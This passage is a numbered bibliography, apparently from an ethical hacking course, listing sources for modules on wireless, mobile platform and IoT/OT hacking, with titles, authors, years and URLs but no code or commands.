1609. GNSS SYSTEMS, from https://novatel.com/an-introduction-to-gnss/chapter-1-gnss-overview/section-1.

1610. (2016), A Survey and Analysis of the GNSS Spoofing Threat and Countermeasures, from https://www.researchgate.net/publication/301798786_A_Survey_and_Analysis_of_the_GNSS_Spoofing_Threat_and_Countermeasures.

1611. Mark L. Psiaki and Todd E. Humphreys, GNSS Spoofing and Detection, from https://radionavlab.ae.utexas.edu/images/stories/files/papers/gnss_spoofing_detection.pdf.

1612. Antonio De Maio, Global Navigation Satellite System GNSS Spoofing, from https://www.emsopedia.org/entries/global-navigation-satellite-system-gnss-spoofing/.

1613. (2021), Exploring the Proxmark3, from https://www.youtube.com/watch?v=q6k4ueWrnec.

1614. Yuliia Horbenko, (2019), How Secure Is the BLE Communication Standard?, from https://lembergsolutions.com/blog/how-secure-ble-communication-standard.

1615. Irfan Shakeel, (2017), Crack & Decrypt BLE (Bluetooth) encryption, from https://www.ehacking.net/2017/03/crack-decrypt-ble-bluetooth-encryption.html.

1616. Cracking Bluetooth using crackle, fromhttps://www.darknet.org.uk/2017/02/crackle-crack-bluetooth-smart-encryption-ble/#:~:text=crackle%20is%20a%20tool%20to,to%20decryption%20by%20passive%20eavesdroppers.

1617. David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Popper, Breaking LTE on Layer Two, from https://alter-attack.net/media/breaking_lte_on_layer_two.pdf.

1618. (2018), 'ALTER' Attack Allows Hackers to Steal Data Via LTE, from https://blog.koddos.net/alter-attack-allows-hackers-to-steal-data-via-lte.

1619. (2020), Securing Wireless Networks, from https://www.cisa.gov/uscert/ncas/tips/ST05-003.

1620. Rajat Bhargava, (2019), The 4 Best Practices for WiFi Network Security – JumpCloud, from https://jumpcloud.com/blog/best-practices-for-wifi-security.

1621. Nitesh Malviya, (2021), Wireless Attacks and Mitigation, from https://resources.infosecinstitute.com/topic/wireless-attacks-and-mitigation/.

1622. Developing Wireless Security Best Practices, from https://sourcedaddy.com/windows-xp/developing-wireless-security-best-practice.html.

Module 17: Hacking Mobile Platforms

1623. Android framework for exploitation, from http://www.xysec.com/afe_manual.pdf.

1624. Sarah Perez, (2010), How to Hack Your Android Phone (and Why You Should Bother), from http://readwrite.com/2010/01/27/how_to_hack_your_android_phone.

1625. (2016), OWASP Mobile Top 10, from https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks.

1626. Security Threat Report 2014, from https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-security-threat-report-2014.pdf.

1627. wiseGEEK, What is Mobile Phone Spam?, from https://www.wisegeek.com/what-is-mobile-phone-spam.htm.

1628. Murugiah Souppaya and Karen Scarfone, (2013), Guidelines for Managing the Security of Mobile Devices in the Enterprise, from https://csrc.nist.gov/csrc/media/publications/sp/800-124/rev-1/final/documents/draft_sp800-124-rev1.pdf.

1629. Michael Cooney, (2012), 10 common mobile security problems to attack, from https://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html.

1630. Shruti Dhapola, (2014), Android is most hacked mobile OS: Here's how to protect your phone, from https://www.firstpost.com/tech/news-analysis/android-malware-increasing-tips-protect-phone-3647981.html.

1631. Network Spoofer - Hacking networks from Android, from http://www.hackedexistence.com/project-networkspoofer.html.

1632. iOS jailbreaking, from https://en.wikipedia.org/wiki/IOS_jailbreaking#Types_of_jailbreaks.

1633. Jeff Benjamin, (2011), Untethered Jailbreak vs. Tethered Jailbreak vs. SemiTethered Jailbreak — What's the Difference?, from https://www.idownloadblog.com/2011/10/22/untethered-jailbreak-vs-tethered-jailbreak-vs-semitethered-jailbreak/.

1634. Jailbreak Your iPhone, iPad And iPod Touch, from https://www.iphoneinformer.com/jailbreak/.

1635. Lisa Phifer, (2013), BYOD security strategies: Balancing BYOD risks and rewards, from https://searchsecurity.techtarget.com/feature/BYOD-security-strategies-Balancing-BYOD-risks-and-rewards.

1636. Stephan Chenette, (2013), Building Custom Android Malware for Penetration Testing, from https://www.slideshare.net/schenette/building-custom-android-malware-brucon-2013.

1637. Al Berg, Best practices for protecting handhelds from mobile malware, from https://searchsecurity.techtarget.com/tip/Best-practices-for-protecting-handhelds-from-mobile-malware.

1638. Sam Bakken, (2017), Defense in Depth: A Layered Approach to Mobile Security with MDM, MAM & Mobile App Vetting, from https://www.nowsecure.com/blog/2017/12/12/defense-in-depth-a-layered-approach-to-mobile-security-with-mdm-mam-mobile-app-vetting/.

1639. (2017), Anatomy of an Android, from https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-anatomy-of-an-android-infographic.pdf.

1640. Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Boris Larin, Oleg Kupreev, and Evgeny Lopatin, (2019), IT threat evolution Q2 2019. Statistics, from https://securelist.com/it-threat-evolution-q2-2019-statistics/92053/.

1641. "Agent Smith": The New Virus to Hit Mobile Devices, from https://blog.checkpoint.com/2019/07/10/agent-smith-android-malware-mobile-phone-hack-virus-google/.

1642. (2019), Agent Smith virus hides in WhatsApp, infests 1.5 crore Android phones in India: What is it, should you worry, from https://www.indiatoday.in/technology/news/story/agent-smith-virus-whatsapp-infects-android-phones-in-india-what-is-it-1566668-2019-07-11.

1643. Aviran Hazum, Feixiang He, Inbal Marom, Bogdan Melnykov, and Andrey Polkovnichenko, (2019), Agent Smith: A New Species of Mobile Malware, from https://research.checkpoint.com/agent-smith-a-new-species-of-mobile-malware/.

1644. Pierluigi Paganini, (2016), Researchers hack WhatsApp accounts through SS7 protocol, from https://securityaffairs.co/wordpress/47179/hacking/hacking-ss7-protocol.html.

1645. Samuel Gibbs, (2016), SS7 hack explained: what can you do about it?, from https://www.theguardian.com/technology/2016/apr/19/ss7-hack-explained-mobile-phone-vulnerability-snooping-texts-calls.

1646. Secure your network from SS7 attacks, from https://www.sinch.com/insights/operator-opportunities/ss7/?cn-reloaded=1.

1647. Simjacker, from https://simjacker.com.

1648. Shouvik Das, (2019), Your Data, Location Might be Tracked with This SIM Card Flaw, Without Your Knowledge, from https://www.news18.com/news/tech/your-data-location-might-be-tracked-with-this-sim-card-flaw-without-your-knowledge-2306879.html.

1649. Mohit Kumar, (2019), New SIM Card Flaw Lets Hackers Hijack Any Phone Just by Sending SMS, from https://thehackernews.com/2019/09/simjacker-mobile-hacking.html.

1650. (2019), Device Administration Overview, from https://developer.android.com/guide/topics/admin/device-admin.html.

1651. Ashraf Iftekhar, (2018), How To Test Android Application Security Using Drozer?, from https://medium.com/@ashrafrizvi3006/how-to-test-android-application-security-using-drozer-edc002c5dcac.

1652. Sumit Bhattacharya, Android Penetration Tools Walkthrough Series: Drozer, from https://resources.infosecinstitute.com/android-penetration-tools-walkthrough-series-drozer/#gref.

1653. Romansh Yadav, (2019), Drozer! The Game Changer Tool for Android Pen Testing, from https://blog.securelayer7.net/drozer-the-game-changer-tool-for-android-pentesting/.

1654. Man-in-the-Disk: A New Attack Surface for Android Apps, from https://blog.checkpoint.com/2018/08/12/man-in-the-disk-a-new-attack-surface-for-android-apps/.

1655. Margaret Rouse, (2019), Man-in-the-Disk (MITD) Attack, from https://searchsecurity.techtarget.com/definition/man-in-the-disk-MITD-attack.

1656. Mohammed Tahir, (2019), Latest attack on Android known as "Spearphone Attack", from https://cyberops.in/blog/spearphone-attack/.

1657. Swati Khandelwal, (2019), New Attack Lets Android Apps Capture Loudspeaker Data Without Any Permission, from https://thehackernews.com/2019/07/android-side-channel-attacks.html.

1658. Abeerah Hashim, (2019), Spearphone Attack Allows Android Apps to Listen to Your Loudspeaker Conversations, from https://latesthackingnews.com/2019/07/20/spearphone-attack-allows-android-apps-to-listen-to-your-loudspeaker-conversations/.

1659. Connor Jones, (2019), Android phones vulnerable to advanced SMS phishing attacks, from https://www.itpro.co.uk/security/34334/android-phones-vulnerable-to-advanced-sms-phishing-attacks.

1660. Ravie Lakshmanan, (2019), Hackers are now attacking Android users with advanced SMS phishing techniques, from https://thenextweb.com/security/2019/09/04/hackers-are-now-attacking-android-users-with-advanced-sms-phishing-techniques/.

1661. Aman Bhardwaj, (2019), SSL Pinning: Introduction & Bypass for Android, from https://niiconsulting.com/checkmate/2019/04/ssl-pinning-introduction-bypass-for-android/.

1662. Balaji N, (2019), Bypassing and Disabling SSL Pinning on Android to Perform Man-in-the-Middle Attack, from https://gbhackers.com/bypass-ssl-pinning/.

1663. Gurubaran S, (2019), Newly Discovered Tap ’n Ghost Attack Let Hackers to Remotely Control Android Smartphones, from https://gbhackers.com/tap-n-ghost-attack-remotely-smartphones/.

1664. (2019), Newly discovered Tap ‘n Ghost attack can be used to target Android devices, from https://cyware.com/news/newly-discovered-tap-n-ghost-attack-can-be-used-to-target-android-devices-fe81c323.

1665. Ivan Pisarev, (2019), Gustuff: Weapon of Mass Infection, from https://www.group-ib.com/blog/gustuff.

1666. Sven Taylor, (2018), How to Secure Your Android Device in 5 Simple Steps, fromhttps://restoreprivacy.com/secure-android-device/.

1667. Michael Simon, (2019), How to Secure, Protect, and Completely Lock Down Your Android Phone, from https://www.pcworld.com/article/3332211/secure-android-phone.html.

1668. Steven J. and Vaughan-Nichols, (2018), The 10 best ways to secure your Android phone, from https://www.zdnet.com/article/the-ten-best-ways-to-secure-your-android-phone/.

1669. (2020), iOS jailbreaking, from https://en.wikipedia.org/wiki/IOS_jailbreaking#Types_of_jailbreaks.

1670. Roy Iarchy, (2018), iOS Trustjacking – A Dangerous New iOS Vulnerability, from https://www.symantec.com/blogs/feature-stories/ios-trustjacking-dangerous-new-ios-vulnerability.

1671. Joshua Long, (2018), iOS Trustjacking: How Attackers can Hijack Your iPhone, from https://www.intego.com/mac-security-blog/ios-trustjacking-how-attackers-can-hijack-your-iphone/.

1672. (2018), iOS Trustjacking Protection with EMM, from https://arsenb.wordpress.com/2018/04/25/ios-trustjacking-protection-with-emm/.

1673. Lewis Painter, (2019), iPhone Security Tips: How to Protect Your Phone from Hackers, from https://www.macworld.co.uk/how-to/iphone/iphone-security-tips-3638233/.

1674. (2019), 5 Easy Ways to Protect Your iPhone and Privacy in 2020 FREE, from https://www.vpnmentor.com/blog/protect-privacy-iphone/.

1675. Ken Hess, (2014), 10 BYOD policy guidelines for a secure work environment, from https://techtalk.gfi.com/10-byod-policy-guidelines-for-a-secure-work-environment/.

1676. OWASP Mobile Top 10, from https://owasp.org/www-project-mobile-top-10/#tab=Top_10_Mobile_Controls.

1677. Rohit Bhardwaj, Enterprise Ethical Mobile Hacking Using Owasp Top 10 2017, from https://developermarch.com/mds/downloadPDF/MODS17_Enterprise%20Ethical%20Mobile%20Hacking%20Using%20OWASP%20Top%2010%202017_Rohit.pdf.

1678. Tampering and Reverse Engineering, from https://mobile-security.gitbook.io/mobile-security-testing-guide/general-mobile-app-testing-guide/0x04c-tampering-and-reverse-engineering.

1679. Srinivas, Introduction to Reverse Engineering, from https://resources.infosecinstitute.com/android-hacking-and-security-part-18-introduction-to-reverse-engineering/#gref.

1680. (2021), How Does One Time Password Hijacking Work?, from https://www.teampassword.com/blog/how-does-one-time-password-hijacking-work#:~:text=OTP%20via%20SMS%20Hijacking,has%20several%20serious%20security%20drawbacks.&text=While%20many%20services%20offer%20password,restrict%20access%20of%20the%20account.

1681. Chris Ralis, (2022), The Rising Risk of OTP Hijacking and SIM Swap Attacks and How Behavioral Biometrics Helps Thwart These Attacks, from https://securityboulevard.com/2022/01/the-rising-risk-of-otp-hijacking-sim-swap-attacks-and-how-behavioral-biometrics-helps-thwart-these-attacks/.

1682. (2020), Don't Use SMS For 2FA. Here Is Why, from https://www.finextra.com/blogposting/18645/dont-use-sms-for-2fa-here-is-why#:~:text=Studies%20are%20finding%20that%20the,the%20cell%20phone%20service%20provider.

1683. (2021), How to Guard Against Webcam Attacks, from https://home.sophos.com/en-us/security-news/2021/webcam-attacks.

1684. David Cook, (2020), Hackers can Access Your Mobile and Laptop Cameras and Record You – Cover Them Up Now, from https://theconversation.com/hackers-can-access-your-mobile-and-laptop-cameras-and-record-you-cover-them-up-now-135933.

1685. Pierluigi Paganini, (2019), CVE-2019-2234 Flaws in Android Camera Apps Exposed Millions of Users Surveillance, from https://securityaffairs.co/wordpress/94089/hacking/cve-2019-2234-android-camera-apps-flaws.html.

1686. Mic Johnson, (2021), What is Camfecting and What Can You Do About It?, from https://latesthackingnews.com/2021/12/09/what-is-camfecting-and-what-can-you-do-about-it/.

1687. Eglė Juodytė, (2022), How to Tell If Your Laptop Camera Has Been Hacked, from https://nordvpn.com/blog/tell-if-laptop-camera-hacked/.

1688. Erez Yalon, (2019), How Attackers Could Hijack Your Android Camera to Spy on You, from https://checkmarx.com/blog/how-attackers-could-hijack-your-android-camera/.

1689. (2019), A new Android vulnerability (CVE-2019-2234) allows attackers to hijack Camera App, from https://www.andreafortuna.org/2019/11/22/a-new-android-vulnerability-cve-2019-2234-allows-attackers-to-hijack-camera-app/.

1690. Lindsey O'Donnell, (2019), Google Discloses Android Camera Hijack Hack, from https://threatpost.com/google-android-camera-hijack-hack/150409/.

1691. (2019), Android Vulnerability Allows Hackers to Access Camera (CVE-2019-2234), from https://www.defenxor.com/blog/android-vulnerability-allows-hackers-to-access-camera-cve-2019-2234/.

1692. Cecilia Duong, (2021), Camfecting: How Hackers Attack By Gaining Access to Your Webcam, from https://newsroom.unsw.edu.au/news/science-tech/camfecting-how-hackers-attack-gaining-access-your-webcam.

1693. (2021), Metasploit Basics, Part 13: Exploiting Android Mobile Devices (Updated), from https://www.hackers-arise.com/post/2018/07/06/metasploit-basics-part-13-exploiting-android-mobile-devices.

1694. Irfan Shakeel, (2020), Hacking Android Phone Remotely Using Metasploit, from https://irfaanshakeel.medium.com/hacking-android-phone-remotely-using-metasploit-43ccf0fbe9b8.

1695. Irfan Shakeel, (2020), How to Hack an Android Phone Using Metasploit Msfvenom in Kali Linux, from https://www.ehacking.net/2020/04/how-to-hack-an-android-phone-using-metasploit-msfvenom-in-kali-linux.html.

1696. Priyanshu Sahay, (2019), iOS Penetration Testing- Cycript A Runtime Manipulation- Part 2, from https://hackersonlineclub.com/ios-penetration-testing-cycript-a-runtime-manipulation/.

1697. Damian Malarczyk, (2019), Swift Native method swizzling, from https://www.guardsquare.com/blog/swift-native-method-swizzling.

1698. Abhimuralidharan, (2017), Method swizzling in iOS swift, from https://abhimuralidharan.medium.com/method-swizzling-in-ios-swift-1f38edaf984f.

1699. (2022), Keychain Data, from https://ios.pentestglobal.com/file-system/keychain-data.

1700. Allyson O'Malley, (2018), iOS Pentesting Tools Part 3: Frida and Objection, from https://www.allysonomalley.com/2018/12/20/ios-pentesting-tools-part-3-frida-and-objection/.

1701. (2022), Data Storage on Android, from https://mobile-security.gitbook.io/mobile-security-testing-guide/android-testing-guide/0x05d-testing-data-storage.

1702. (2022), Android Keystore System, from https://developer.android.com/training/articles/keystore.

1703. (2021), Keychain Data Protection, from https://support.apple.com/en-in/guide/security/secb0694df1a/web.

1704. Chris Brook, (2020), The Ultimate Guide to BYOD Security: Overcoming Challenges, Creating Effective Policies, and Mitigating Risks to Maximize Benefits, from https://digitalguardian.com/blog/ultimate-guide-byod-security-overcoming-challenges-creating-effective-policies-and-mitigating.

1705. Lyle Del Vecchio, Bring Your Own Device (BYOD) Security Best Practices, from https://planergy.com/blog/byod-security-best-practices/.

1706. BYOD Security: Threats, Security Measures and Best Practices, from https://www.hysolate.com/learn/byod/byod-security-threats-security-measures-and-best-practices/.

1707. (2022), Objection Tutorial, from https://book.hacktricks.xyz/mobile-apps-pentesting/android-app-pentesting/frida-tutorial/objection-tutorial.

1708. (2020), How to Hook Android Native Methods With Frida, from https://erev0s.com/blog/how-hook-android-native-methods-frida-noob-friendly.

1709. 5 Mobile Security Threats You Can Protect Yourself From, from https://us.norton.com/internetsecurity-mobile-types-of-common-mobile-threats-and-what-they-can-do-to-your-phone.html.

1710. Michael Holmes, (2021), 12 Ways to Protect Your Smartphone from Cyber Attacks, from https://smallbiztrends.com/2013/01/protect-smartphone-cyber-attack.html.

1711. Jovi Umawing, (2018), 10 Ways to Protect Your Android Phone, from https://blog.malwarebytes.com/101/2018/03/10-ways-to-protect-your-android-phone/.

1712. Sia Smith, (2022), How To Secure Your iOS Device in 2022, from https://www.uplarn.com/how-to-secure-your-ios-device.

1713. Brandon Vigliarolo, (2020), How to Protect Your Privacy on an iOS Device, from https://www.techrepublic.com/article/how-to-protect-your-privacy-on-an-ios-device.

1714. Learn About Privacy Settings and Controls., from https://www.apple.com/privacy/control.

1715. (2021), Encryption and Data Protection Overview, from https://support.apple.com/en-in/guide/security/sece3bee0835/1/web/1.

1716. Securing Your iOS Device, from https://oit.ncsu.edu/it-security/mobile/ios/device.

1717. (2022), Mobile Device Security Guidelines, from https://www.technology.pitt.edu/mobile-device-security-guideline.

1718. Mobile Device Security and Usage Guideline, from https://www.cmu.edu/iso/governance/guidelines/mobile-device.html.

1719. John Powers, (2021), The Ultimate Guide to Mobile Device Security in the Workplace, from https://www.techtarget.com/searchmobilecomputing/The-ultimate-guide-to-mobile-device-security-in-the-workplace.

1720. (2022), Mobile Security, from https://en.wikipedia.org/wiki/Mobile_security#Countermeasures.

Module 18: IoT and OT Hacking

1721. Margaret Rouse, (2016), Internet of Things (IoT), from https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT.

1722. Bernadette Johnson, How the Internet of Things Works, from https://computer.howstuffworks.com/internet-of-things.htm.

1723. (2016), The Pros and Cons of IoT, from http://www.humavox.com/blog/pros-cons-iot/.

1724. (2015), How IoT Works – An Overview of the Technology Architecture, from https://www.embitel.com/blog/embedded-blog/how-iot-works-an-overview-of-the-technology-architecture-2.

1725. Internet of Things: Explained, from http://www.carritech.com/news/internet-of-things/.

1726. Dr. Gaurav Bajpai, Middleware for Internet of Things, from http://wireless.ictp.it/rwanda_2015/presentations/Middleware_IoT.pdf.

1727. M2M/IoT Sector Map, from http://www.beechamresearch.com/article.aspx?id=4.

1728. Vasanth Ganesan, (2016), Video meets the Internet of Things, from https://www.mckinsey.com/industries/technology-media-and-telecommunications/our-insights/video-meets-the-internet-of-things.

1729. (2015), 11 Internet of Things (IoT) Protocols You Need to Know About, from https://www.rs-online.com/designspark/eleven-internet-of-things-iot-protocols-you-need-to-know-about.

1730. Stan Schneider, (2013), Understanding The Protocols Behind The Internet Of Things, from https://www.electronicdesign.com/technologies/iot/article/21798493/understanding-the-protocols-behind-the-internet-of-things.

1731. Internet of things, from https://en.wikipedia.org/wiki/Internet_of_things#Trends_and_characteristics.

1732. Anupama Kaushik, (2016), IOT-An Overview, from https://www.ijarcce.com/upload/2016/march-16/IJARCCE%20264.pdf.

1733. Karen Rose, Scott Eldridge, Lyman Chapin, (2015), The Internet of Things: An Overview, from https://www.internetsociety.org/wp-content/uploads/2017/08/ISOC-IoT-Overview-20151221-en.pdf.

1734. Bruce Byfield, (2016), The Internet of Things: 7 Challenges, from https://www.datamation.com/data-center/the-internet-of-things-7-challenges.html.

1735. Aritra Sarkhel, (2016), 5 challenges to Internet of Things, from https://tech.economictimes.indiatimes.com/news/internet/5-challenges-to-internet-of-things/52700940.

1736. Robbie Mitchell, (2015), 5 challenges of the Internet of Things, from https://blog.apnic.net/2015/10/20/5-challenges-of-the-internet-of-things/.

1737. Azita Esmaili, (2015), The opportunities and threats of the Internet of Things, from https://www.techworld.com/startups/opportunities-threats-of-internet-of-things-3598417/.

1738. Charlie Ashton, (2015), Is IoT a Threat or an Opportunity for Service Providers?, from https://www.sdxcentral.com/articles/contributed/iot-threat-opportunity-service-providers-charlie-ashton/2015/06/.

1739. Avantika Monnappa, (2018), TOGAF and the Internet of Things, from https://www.simplilearn.com/togaf-applications-in-internet-of-things-iot-article.

1740. Tessel Renzenbrink, (2014), Internet of Things Poses an Unprecedented Privacy Risk, from https://www.elektormagazine.com/articles/internet-of-things-poses-an-unprecedented-privacy-risk.

1741. (2016), Top IoT Vulnerabilities, from https://www.owasp.org/index.php/Top_IoT_Vulnerabilities.

1742. (2015), IoT Attack Surface Areas, from https://www.owasp.org/index.php/IoT_Attack_Surface_Areas.

1743. Jaibeer Malik, (2017), IOT Security: Attack surface areas, Vulnerabilities & Considerations, from https://jaibeermalik.wordpress.com/2017/01/05/iot-security-attack-surface-areas-vulnerabilities-considerations/.

1744. Security for IoT, from https://www.infineon.com/cms/en/applications/smart-card-and-security/iot-security/?redirId=59655#!overview.

1745. Masato Terada, Naoko, and Naoko Ohnishi, (2017), HIRT-PUB16003: Cyber-attacks Using IoT Devices, http://www.hitachi.com/hirt/publications/hirt-pub16003/index.html.

1746. APNIC, (2017), IoT - the Next Wave of DDoS Threat Landscape, from https://www.slideshare.net/apnic/iot-the-next-wave-of-ddos-threat-landscape?qid=b1d633e5-2d40-4151-b3ec-91d93be094ea&v=&b=&from_search=6.

1747. Jaikumar Vijayan, (2014), Target attack shows danger of remotely accessible HVAC systems, from https://www.computerworld.com/article/2487452/cybercrime-hacking/target-attack-shows-danger-of-remotely-accessible-hvac-systems.html.

1748. Paul Roberts, (2012), FBI Issued Alert over July Attack on HVAC System, from https://securityledger.com/2012/12/fbi-issued-alert-over-july-attack-on-hvac-system/.

1749. Erez Metula, (2016), Hacking The IoT (Internet of Things) - PenTesting RF Operated Devices, from https://www.owasp.org/images/2/29/AppSecIL2016_HackingTheIoT-PenTestingRFDevices_ErezMetula.pdf.

1750. Jerry Hildenbrand, (2017), Let's talk about Blueborne, the latest Bluetooth vulnerability, from https://www.androidcentral.com/lets-talk-about-blueborne-latest-bluetooth-vulnerability.

1751. (2017), The Attack Vector "BlueBorne" Exposes Almost Every Connected Device, from https://www.armis.com/blueborne/.

1752. Blueborne Attack Threatens IoT Devices, from https://www.pindrop.com/blog/blueborne-attack-threatens-iot-devices/.

1753. Kim Zetter, (2016), Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid, from https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/.

1754. Taylor Edginton, Find the IP Address of any IoT Device, from https://www.pingplotter.com/wisdom/article/finding-my-smart-outlet.html.

1755. (2017) Hacking Zigbee Devices, from https://blog.attify.com/hack-iot-devices-zigbee-sniffing-exploitation/.

1756. (2016), IoT Devices Easily Hacked to be Backdoors: Experiment, from https://www.securityweek.com/iot-devices-easily-hacked-be-backdoors-experiment.

1757. Scott Craig, (2016), Telnet: An Attacker's Gateway to the IoT, from https://securityintelligence.com/telnet-an-attackers-gateway-to-the-iot.

1758. (2016), Emulating and Exploiting Firmware binaries – Offensive IoT Exploitation series, from https://resources.infosecinstitute.com/emulating-and-exploiting-firmware-binaries-offensive-iot-exploitation-series/.

1759. OWASP Top 10 Internet of Things Vulnerability Categories, from https://www.owasp.org/images/8/8e/Infographic-v1.jpg.
1760. (2016), IoT Framework Assessment, from https://www.owasp.org/index.php/IoT_Framework_Assessment.
1761. (2019), MQTT v5.0 now an official OASIS standard, from http://mqtt.org/.
1762. (2020), MQTT, from https://en.wikipedia.org/wiki/MQTT.
1763. (2020), Constrained Application Protocol, from https://en.wikipedia.org/wiki/Constrained_Application_Protocol.
1764. CoAP, from https://coap.technology/.
1765. (2019), 6LoWPAN, from https://en.wikipedia.org/wiki/6LoWPAN.
1766. (2020), Edge computing, from https://en.wikipedia.org/wiki/Edge_computing.
1767. (2020), ANT (network), from https://en.wikipedia.org/wiki/ANT_(network).
1768. (2019), OMA LWM2M, from https://en.wikipedia.org/wiki/OMA_LWM2M.
1769. (2020), IoT Standards and Protocols, from https://www.postscapes.com/internet-of-things-protocols/.
1770. (2020), Google Fuchsia, from https://en.wikipedia.org/wiki/Google_Fuchsia.
1771. Rita Sharma, Top 10 Challenges Enterprises Face in IoT Implementation, from https://www.finoit.com/blog/enterprise-challenges-in-iot/.
1772. OWASP Internet of Things, from https://owasp.org/www-project-internet-of-things/#tab=IoT_Attack_Surface_Areas.
1773. Internet of Things (IoT) Threats, from https://appsec-labs.com/iot_threats/#toggle-id-5.
1774. (2019), IoT Application Security Challenges and Solutions, from https://www.iotforall.com/iot-application-security/.
1775. Ryan Kh, (2018), Assessing the Severity of SQL Injection Threats to IoT Security, from https://www.smartdatacollective.com/assessing-severity-sql-injection-threats-iot-security/.
1776. Anand Srinivasan, (2017), Understanding SDR-Based Attacks on IoT, from https://datafloq.com/read/understanding-sdr-based-attacks-on-iot/3735.
1777. Nitesh Malviya, IoT Radio Communication Attack, from https://resources.infosecinstitute.com/iot-radio-communication-attack/#gref.
1778. Robert Keim, (2017), Introduction to Software-Defined Radio, from https://www.allaboutcircuits.com/technical-articles/introduction-to-software-defined-radio/.
1779. Rene Millman, (2018), Hackers Could Use Web-based Attacks to Take Over IoT Devices, from https://internetofbusiness.com/hackers-could-use-web-based-attacks-to-take-over-iot-devices/.
1780. (2019), Discovering and Hacking IoT Devices Using Web-Based Attacks, from https://www.netsparker.com/blog/web-security/discovering-hacking-iot-devices-using-web-based-attacks/.
1781. Gunes Acar, Danny Y. Huang, Frank Li, Arvind Narayanan, and Nick Feamster, (2018), Fast Web-based Attacks to Discover and Control IoT Devices, from https://freedom-to-tinker.com/2018/06/21/fast-web-based-attacks-to-discover-and-control-iot-devices/.
1782. Gunes Acar, Danny Huang, Frank Li, Arvind Narayanan, and Nick Feamster, Web-based Attacks on Local IoT Devices, from https://conferences.sigcomm.org/sigcomm/2018/files/slides/iot/paper_3.1.pdf.
1783. Margaret Rouse, (2008), DNS Rebinding Attack, from https://searchsecurity.techtarget.com/definition/DNS-rebinding-attack.
1784. Kobus Marneweck, (2019), The Role of Physical Security in IoT, from https://community.arm.com/iot/b/blog/posts/the-role-of-physical-security-in-iot.
1785. Shivam Bhasin and Debdeep Mukhopadhyay, (2016), Fault Injection Attacks, from https://pdfs.semanticscholar.org/0ae1/a6e055383e64011fa639e42f9294d11c3639.pdf.
1786. Hezam Akram Abdul-Ghani, Dimitri Konstantas, and Mohammed Mahyoub, (2018), A Comprehensive IoT Attacks Survey Based on a Building-blocked Reference Model, from https://thesai.org/Downloads/Volume9No3/Paper_49-A_Comprehensive_IoT_Attacks_Survey.pdf.
1787. (2019), 2019 Internet Security Threat Report, from https://www.symantec.com/security-center/threat-report.
1788. Karen Taylor, Mark Steedman, Amen Sanghera, and Matthew Thaxter, (2018), Medtech and the Internet of Medical Things, from https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Life-Sciences-Health-Care/gx-lshc-medtech-iomt-brochure.pdf.
1789. Dr Leonie Maria Tanczer, Dr Ine Steenmans, Dr Irina Brass, and Dr Madeline Carr, (2018), Networked World Risks and Opportunities in the Internet of Things, from https://discovery.ucl.ac.uk/id/eprint/10063068/1/InterconnectedWorld2018.pdf.
1790. Smart Home Statistics, from https://ipropertymanagement.com/research/iot-statistics.
1791. Cyrill Brunschwiler, (2016), Software Defined Radio (SDR) and Decoding On-off Keying (OOK), from https://blog.compass-security.com/2016/09/software-defied-radio-sdr-and-decoding-on-off-keying-ook/.
1792. Aaron Guzman and Aditya Gupta, Defining Firmware Analysis Methodology, from https://play.google.com/books/reader?id=rEFPDwAAQBAJ&hl=en&pg=GBS.PA73.w.2.0.0.

1793. OWASP Internet of Things, from https://owasp.org/www-project-internet-of-things/#Things_to_check_for_once_the_file_system_is_mounted_or_extracted.

1794. Industrial IoT: Threats and Countermeasures, from https://www.rambus.com/iot/industrial-iot/.

1795. Internet of Things (IoT) security: 9 ways you can help protect yourself, from https://us.norton.com/internetsecurity-iot-securing-the-internet-of-things.html.

1796. Cujo AI, (2018), Five Key Security Tips to Avoid an IoT Hack, from https://www.helpnetsecurity.com/2018/08/14/avoid-iot-hack/.

1797. Common Attacks on IoT Devices, from https://elinux.org/images/f/f8/Common-Attacks-on-IoT-Devices-Christina-Quast.pdf.

1798. Lyndon Sutherland, (2017), The Weaponization of IoT Devices, from https://www.ibm.com/downloads/cas/6MLEALKV.

1799. Jeff Day, Roger Shepherd, Paul Kearney and Richard Storer, (2018), Best Practice Guides, from https://www.iotsecurityfoundation.org/wp-content/uploads/2019/03/Best-Practice-Guides-Release-1.2.1.pdf.

1800. OWASP's Top 10 IoT Vulnerabilities, from https://www.deviceauthority.com/blog/owasp-s-top-10-iot-vulnerabilities.

1801. Fredric Paul, (2019), Top 10 IoT vulnerabilities, from https://www.networkworld.com/article/3332032/top-10-iot-vulnerabilities.html.

1802. (2016), IoT Framework Assessment, from https://www.owasp.org/index.php/IoT_Framework_Assessment.

1803. Calum McClelland, (2019), IoT Device Management: What is it and Why Do You Need it?, from https://www.iotforall.com/what-is-iot-device-management/.

1804. (2019), Using Oracle Internet of Things Asset Monitoring Cloud Service, from https://docs.oracle.com/en/cloud/saas/iot-asset-cloud/iotaa/operations-center.html#GUID-25C1A99C-850D-40E6-864D-04CC6CE295C4.

1805. (2020), Operational Technology, from https://en.wikipedia.org/wiki/Operational_Technology.

1806. Lauren Horwitz, OT networks and IT networks are closely intertwined, from https://www.cisco.com/c/en/us/products/security/ot-networks.html.

1807. Operational Technology (OT) – Definitions and Differences with IT, from https://www.i-scoop.eu/industry-4-0/operational-technology-ot/.

1808. Graham Williamson, (2015), OT, ICS, SCADA – What's the difference?, from https://www.kuppingercole.com/blog/williamson/ot-ics-scada-whats-the-difference.

1809. OT Definition - Operational Technology, from http://www.commtunnel.com/ot-definition/.

1810. About Industrial Networks, from https://www.oreilly.com/library/view/industrial-network-security/9780124201149/B9780124201149000022/B9780124201149000022.xhtml#B9780124201149000022.

1811. Mohamed Babikir, (2018), Convergence of IT and OT in Energy and Manufacturing, from https://www.digitalistmag.com/cio-knowledge/2018/11/05/convergence-of-it-ot-in-energy-manufacturing-06192743.

1812. Tim Sowell, (2015), OT/IT Convergence "What does it mean in the Industrial World?", from http://operationalevolution.blogspot.com/2015/02/otit-convergence-what-does-it-mean-in.html.

